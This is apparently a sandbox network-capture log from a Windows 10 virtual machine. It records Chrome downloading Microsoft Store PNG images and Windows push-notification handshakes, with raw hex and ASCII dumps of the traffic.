| 2022-05-13 13:51:33 UTC | 423 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 10694<br>Content-Type: image/png<br>Last-Modified: Tue, 01 Feb 2022 21:30:36 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDlFNUNBMTYyODVDRjE"<br>MS-CV: PAMnN/lHQEOUOWN/.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:33 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:33 UTC | 423 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 29 5b 49 44 41 54 78 01 ed 7d 0d 90 5c 57 75 e6 b9 3d d3 23 8d 46 3f 63 fd 44 48 76 8c fc 53 20 4b 62 ad c2 25 cb 36 c6 9a 18 ab 48 c8 c6 56 81 c5 8f b7 b2 04 9c 2d 07 f2 c7 b2 6c 42 76 81 88 ec 6e 6a ab 52 21 b5 4b 6d a8 6c b1 05 ec 26 c1 65 b3 60 b4 1b e2 5d 17 68 a4 14 38 b6 a5 58 72 82 24 3b c2 92 65 21 59 d6 68 66 34 33 dd 33 d3 dd ef dd 9c 7b ef 39 e7 9e fb 66 44 10 71 cf b4 e4 77 ec 56 bf 7e 3f f7 dd f7 de f7 ce f9 ce cf bd 03 50 4a 29 a5 94 52 4a 29 a5 94 52 4a 29 a5 94 52 4a 29 a5 94 52 4a 29 a5<br>Data Ascii: PNGIHDR0pHYssRGBgAMAa)[IDATx}\Wu=#F?cDHvS Kb%6HV-lBvnjR!Kml&e`]h8Xr$;e!Yhf433{9fDqwV~?PJ)RJ)RJ)RJ)RJ) |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 53 | 192.168.2.5 | 49810 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:34 UTC | 433 | OUT | GET /image/apps.64128.9007199266246227.c596c546-6fcb-4260-935c-19bc24b971ef.d58015ff-2fcf-4113-975b-e873039b6d86?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:34 UTC | 434 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 9564<br>Content-Type: image/png<br>Last-Modified: Fri, 19 Jun 2020 10:03:46 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDgxNDM4MEU0RkE1MkY"<br>MS-CV: PTXdXnhlC0uTORe3.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:34 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:34 UTC | 434 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 25 23 49 44 41 54 78 da ed 9d 69 8c 64 d7 75 df ff e7 be 57 5b 6f d3 b3 72 c6 1c 8a 22 c1 55 8e 15 c6 14 25 21 89 21 29 92 62 38 40 12 04 d9 20 d8 81 13 01 71 e2 58 80 05 46 86 21 d1 0a 82 c4 0e 92 2f 8e 2c 41 66 90 0f 89 2c 89 4a 14 4b 96 22 20 a6 43 d9 a2 e4 c8 89 48 91 41 c4 25 e2 1a 72 46 5c c6 9a 95 bd cc f4 56 f7 e4 c3 bb ef bd fb 6e bd ad aa ab 87 54 d7 ff 07 16 fb d5 da 3d 55 fd 7e 7d ce b9 e7 de 0b 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08<br>Data Ascii: PNGIHDR,.y}u%#IDATxiduW[or"U%!!)b8@ qXF!/,Af,JK" CHA%rF\VnT=U~}B!B!B!B!B!B!B!B!B!B!B!B!B!B!B!B!B!B!B |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 54 | 192.168.2.5 | 49812 | 20.199.120.151 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:37 UTC | 444 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 35 0d 0a 43 6f 6e 74 65 78 74 3a 20 63 30 66 32 32 38 36 37 31 33 32 34 38 38 39 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 245Context: c0f228671324889 |
| 2022-05-13 13:51:37 UTC | 444 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</deviceName></agent></connect> |
| 2022-05-13 13:51:37 UTC | 444 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 35 0d 0a 43 6f 6e 74 65 78 74 3a 20 63 30 66 32 32 38 36 37 31 33 32 34 38 38 39 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 69 4 9 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d 49<br>Data Ascii: ATH 2 CON\DEVICE 1025Context: c0f228671324889<device><compact-ticket>t=EwCwAupIBAAU1bDGfdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUml |
| 2022-05-13 13:51:37 UTC | 445 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 36 39 0d 0a 43 6f 6e 74 65 78 74 3a 20 63 30 66 32 32 38 36 37 31 33 32 34 38 38 39 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 169Context: c0f228671324889<wns><ver>1</ver><client><name>WPN</name><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:51:37 UTC | 445 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:51:37 UTC | 445 | IN | Data Raw: 4d 53 2d 43 56 3a 20 42 6c 73 33 71 6c 46 68 53 6b 57 62 52 4c 71 48 50 39 76 61 4d 77 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: Bls3qlFhSkWbRLqHP9vaMw.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 55 | 192.168.2.5 | 49813 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:42 UTC | 445 | OUT | GET /image/apps.16957.14618985536919905.4b30e4f3-f7a1-4421-840c-2cc97b10e8e0.aef04b90-a221-4ea5-a05d-0d51ac792471?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:42 UTC | 446 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 16935<br>Content-Type: image/png<br>Last-Modified: Fri, 25 Jun 2021 08:37:45 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDkzN0I0ODFCQzYxOTE"<br>MS-CV: 0jLeqAm/ckGHvdAs.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:42 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:42 UTC | 446 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 41 d9 49 44 41 54 78 9c ed 7d 09 bc 1d 45 99 ef bf cf 7a f7 7b b3 dd ec 0b 09 d9 48 48 08 09 48 80 80 c8 8e 3a 88 30 22 3a 0a e8 f8 1c 06 15 f5 39 e3 73 1b 75 46 07 d7 d1 d1 19 77 87 a7 30 3a 8a 03 c8 22 b2 2f 49 d8 21 40 12 b2 ef eb cd 4d ee 7e cf bd 67 ed f7 55 55 57 77 75 77 75 9f ee 73 6f 80 f9 fd 5e c1 c9 3d a7 6b fb aa ea 5f df 56 4b a7 f0 89 df 6d 43 2a 3d 06 e5 32 60 18 a0 7f 80 84 c1 ff f0 df f2 03 c3 fd 9b 3f 4a 38 7f 65 7c c2 93 c6 97 4f 2d 53 96 a1 cb 2b e3 83 f2 26 14 3a 3c 79 e1 a1 41 f3 2c 61 91 c6 42 82 d3 af 24 85 28 8e ff b5 be 24 14 72 12 50 8b 36 ec e7 80 3b 0e 56 bc a1<br>Data Ascii: PNGIHDR0pHYsodAIDATx}Ez{HHH:0":9suFw0:"/I!@M~gUUWwuwuso^=k_VKmC*=2`?J8e\|O-S+&:<yA,aB$($rP6;V |
| 2022-05-13 13:51:42 UTC | 462 | IN | Data Raw: 56 54 9d a7 6a 1e 54 37 c7 8f 8b 72 7b 3c ca 0f 52 98 ed a0 1b 35 6f a7 55 99 c5 3e a6 e5 be c7 f0 f5 0f 35 20 b1 2a a3 f2 26 70 5c 01 3e c3 23 4c 54 1d ef 0e 19 d5 f2 23 29 cc f2 8b d7 fe 0c e3 cb 4a 12 c9 dc 46 23 bc 51 3a 54 55 f7 85 da 07 01 7d f2 66 da 56 31 2a 21 e0 a2 03 f7 77 dd 88 c5 e0 7d aa b7 75 b4 94 d5 11 95 53 a3 0c 8c a3 30 7b c3 71 bf 74 e0 8d 08 56 a3 f4 db 41 bd dc c6 ab 44 57 09 de 31 f2 5d 16 55 bd 0c 57 ff 8e 86 de 63 97 11 13 7d a1 03 ed 2e 8b 27 55 1f e9 80 53 0d 34 ea 44 7b bd 01 a6 f3 53 05 27 d6 75 62 b5 a9 ae ef fc a0 ba dc cf a3 2d fc f8 ca f1 b9 10 c2 eb d4 07 13 f6 15 15 51 b1 a3 69 6a d0 1b 84 fd 34 33 e0 44 58 e4 54 1b e1 fd 7b bc 82 ae e3 62 d5 a9 03 4e a8 be 23 65 7c f8 e9 07 fb b7 a2 37 3a a1 86 83 57 86 55 66 80 67 21<br>Data Ascii: VTjT7r{<R5oU>5 *&p\>#LT#)JF#Q:TU}fV1*!w}uS0{qtVADW1]UWc}.'US4D{S'ub-Qij43DXT{bN#e\|7:WUfg! |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 56 | 192.168.2.5 | 49814 | 20.199.120.151 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:47 UTC | 462 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 38 34 64 61 63 32 35 65 38 32 66 33 35 38 35 62 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: 84dac25e82f3585b |
| 2022-05-13 13:51:47 UTC | 462 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</deviceName></agent></connect> |
| 2022-05-13 13:51:47 UTC | 463 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 38 34 64 61 63 32 35 65 38 32 66 33 35 38 35 62 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: 84dac25e82f3585b<device><compact-ticket>t=EwCwAupIBAAU1bDGfdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:51:47 UTC | 464 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 38 34 64 61 63 32 35 65 38 32 66 33 35 38 35 62 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: 84dac25e82f3585b<wns><ver>1</ver><client><name>WPN</name><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:51:47 UTC | 464 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:47 UTC | 464 | IN | Data Raw: 4d 53 2d 43 56 3a 20 59 4e 33 63 58 50 4a 6f 77 30 53 73 6d 53 71 43 59 65 42 45 4c 77 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: YN3cXPJow0SsmSqCYeBELw.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 57 | 192.168.2.5 | 49817 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:52 UTC | 464 | OUT | GET /image/apps.18124.9007199266244427.c75d2ced-a383-40dc-babd-1ad2ceb13c86.afc6c372-c7a8-4eda-94fb-541bbb081d14?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:52 UTC | 464 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 2629<br>Content-Type: image/png<br>Last-Modified: Thu, 10 Jun 2021 02:49:24 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDkyQkJBNUI1OEFDQ0E"<br>MS-CV: uTeCNqL8s0mgIiPD.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:52 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:52 UTC | 465 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 09 da 49 44 41 54 78 5e ed 9d 77 8c 15 55 14 87 31 31 46 45 b1 61 ef 46 25 96 d8 4d 6c d1 c4 58 13 6b 6c b1 46 13 4b 62 8b 2d 9a 18 35 d8 f5 0f 7b c1 86 95 a2 48 53 04 11 50 14 04 e9 ba 2b 9d 08 88 08 82 88 bb af d7 3d de df dd 1d 5d 37 b3 f0 f6 ec 7b f3 ee 1d 7e 27 f9 12 ca ee 7b 6f 66 be b9 f7 9c 5b e6 f5 d8 fb 83 84 10 d2 55 28 0e 51 41 71 88 0a 8a 43 54 50 1c a2 82 e2 10 15 14 87 a8 a0 38 44 05 c5 21 2a 28 0e 51 41 71 88 0a 8a 43 54 50 1c a2 82 e2 10 15 14 87 a8 a0 38 44 05 c5 21 2a 28 0e 51 41 71 88<br>Data Ascii: PNGIHDR0sRGBgAMAapHYsodIDATx^wU11FEaF%MlXklFKb-5{HSP+=]7{~'{of[U(QAqCTP8D!*(QAqCTP8D!*(QAq |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 58 | 192.168.2.5 | 49820 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:54 UTC | 467 | OUT | GET /image/apps.31225.13576748414566955.3d986480-8c1e-4271-9c7c-a90619002084.3ffd9abd-094d-4594-b6c3-8e079298b84b?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:54 UTC | 468 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 57945<br>Content-Type: image/png<br>Last-Modified: Wed, 23 Mar 2022 12:32:12 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4REEwQ0M5MjdCN0IxQTc"<br>MS-CV: ejMSje+zLkSN72MX.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:54 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:54 UTC | 468 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 02 00 00 00 f6 1f 19 22 00 00 e2 20 49 44 41 54 78 9c ec bd 77 80 25 47 75 2f fc 3b d5 7d c3 e4 99 9d cd 41 da 55 96 50 ce 12 20 24 81 44 14 98 64 d2 c3 18 13 1c c0 0f 7f 36 f8 19 1b 07 1c 70 8e d8 04 63 8c 03 41 96 8c 79 20 a2 11 22 a3 9c d3 4a 2b 6d ce 93 67 6e ec ee aa f3 fd 51 1d aa bb ab fb de d9 5d 78 46 e8 68 74 b7 bb ba 72 d5 af 4e a8 44 b8 71 16 3f 6c a2 63 1d 1b 47 bf cb 8d 9c d3 fe cd 78 e2 c8 91 76 39 4a 8a a3 a2 63 1a ed d3 f4 14 22 f7 87 1b fd 51 c2 8f 72 38 a1 dc ef d1 e4 a7 24 9e 7c d2 a6 fb 91 a5 f8 34 0e 9f 26 1b 89 63 1c 1f 15 3c 2f 2b 86 4c 40 2e 70 ff e1 51 06 ea 66 d2 7c 74 d9 f8 91 15 e1 69 fa f1 a1 63 0d c2 0c cb 3a fa 18 e8 47 0b bf 12 8a b3 c1 e9 2c 2d 37<br>Data Ascii: PNGIHDR,," IDATxw%Gu/;}AUP $Dd6pcAy "J+mgnQ]xFhtrNDq?lcGxv9Jc"Qr8$\|4&c</+L@.pQf\|tic:G,-7 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:54 UTC | 484 | IN | Data Raw: c3 d5 df 7b cb 05 df b8 63 cf 3f 7e 6d db 7e c9 4a 31 bc e0 d4 31 7a fe a9 55 77 81 9d 0a 93 60 7d 9a 40 34 20 45 a3 07 63 58 35 5f 39 ff 8d bf 5f f5 d3 98 5d 4c 9d 82 61 cd 7f 5e c8 8c 5b bc 48 c8 e2 9c 4b 39 65 64 a5 cc 88 6f 22 2a 93 81 bc d2 94 e9 75 66 b4 19 32 53 e9 49 25 43 03 95 83 b0 48 9a b0 3a 6a 38 94 a0 2e f6 53 12 55 2a 78 3a 8a 03 b3 58 6a 8d b4 e7 5f 71 fb c7 b6 1c 7a 34 5c 10 c6 14 fa 63 8c 8c aa d7 fc 2c 4f ac f2 41 04 11 10 1c 26 01 35 a4 3a 5d 0e 02 56 4c 15 97 05 1c 31 3b 54 bb ad ed 5d a0 30 a9 94 e4 e9 03 de 6d 77 23 02 48 bc 3b 90 63 a6 14 75 0b ad ee 39 57 fc 34 aa 83 d0 57 c9 73 b4 67 90 38 9c 99 10 c4 f7 dc 84 d9 e9 30 08 a2 b5 dc 71 61 f3 dd ab 27 02 cd ca 2a 69 cb c8 82 02 52 e4 48 67 c2 19 df 7d c0 bd e7 36 79 d1 b3 a4 d7 f6<br>Data Ascii: {c?~m~J11zUw`}@4 EcX5_9_]La^[HK9edo"*uf2SI%CH:j8.SU*x:Xj_qz4\c,OA&5:]VL1;T]0mw#H;cu9W4Ws g80qa'*iRHg}6y |
| 2022-05-13 13:51:54 UTC | 492 | IN | Data Raw: 55 1a b3 58 fd 95 2f 09 1d 71 e1 24 8b 66 ee 73 d9 d5 9f 38 53 ef 94 ed 82 48 b7 34 23 ba 9a 2b d3 1b 72 2b ca 54 7a b3 45 c5 c5 e4 c8 92 3b f4 89 93 5e 13 27 48 15 27 3c 09 58 93 d2 d7 38 29 7f 6a 5a 2d 75 12 16 c2 49 4a cc 60 0e cb c9 c8 f6 da 70 b6 1f 88 36 f4 22 3c 0c 3b fa 8b 41 31 e5 8e 03 40 d5 35 6a 23 8d a8 bc 35 32 c3 1e 93 52 47 ad 96 e5 6c e6 2a a1 a8 fb 9a 55 94 8d ca 84 6b ba 8f 67 a0 9e 09 9e 81 1f 10 1a 36 33 64 e9 08 91 ee c4 94 88 ee 49 67 8c 21 f7 c3 00 5b 31 85 87 c3 9a 7d 2f 6e 3c 00 46 0f d4 64 ad 99 2c 1a b3 a3 63 d1 14 45 1e 7e 7d 14 9d 8d 2a 4b e6 58 0d 09 bb a7 29 2f db 27 0c 23 35 d2 e5 67 b3 52 cc 12 e5 a2 8a 93 36 3d ac 18 85 a0 ff bb e9 f9 53 f5 49 fd 5d 8c d4 23 8f fa 78 33 a5 4f 43 92 33 0b f9 ee 97 af 93 f4 78 48 f1 ca ed<br>Data Ascii: UX/q$fs8SH4#+r+TzE;^'H'<X8)jZ-uIJ`p6"<;A1@5j#52RGl*Ukg63dIg![1}/n<Fd,cE~}*KX)/'#5gR6=SI]#x3OC3xH |
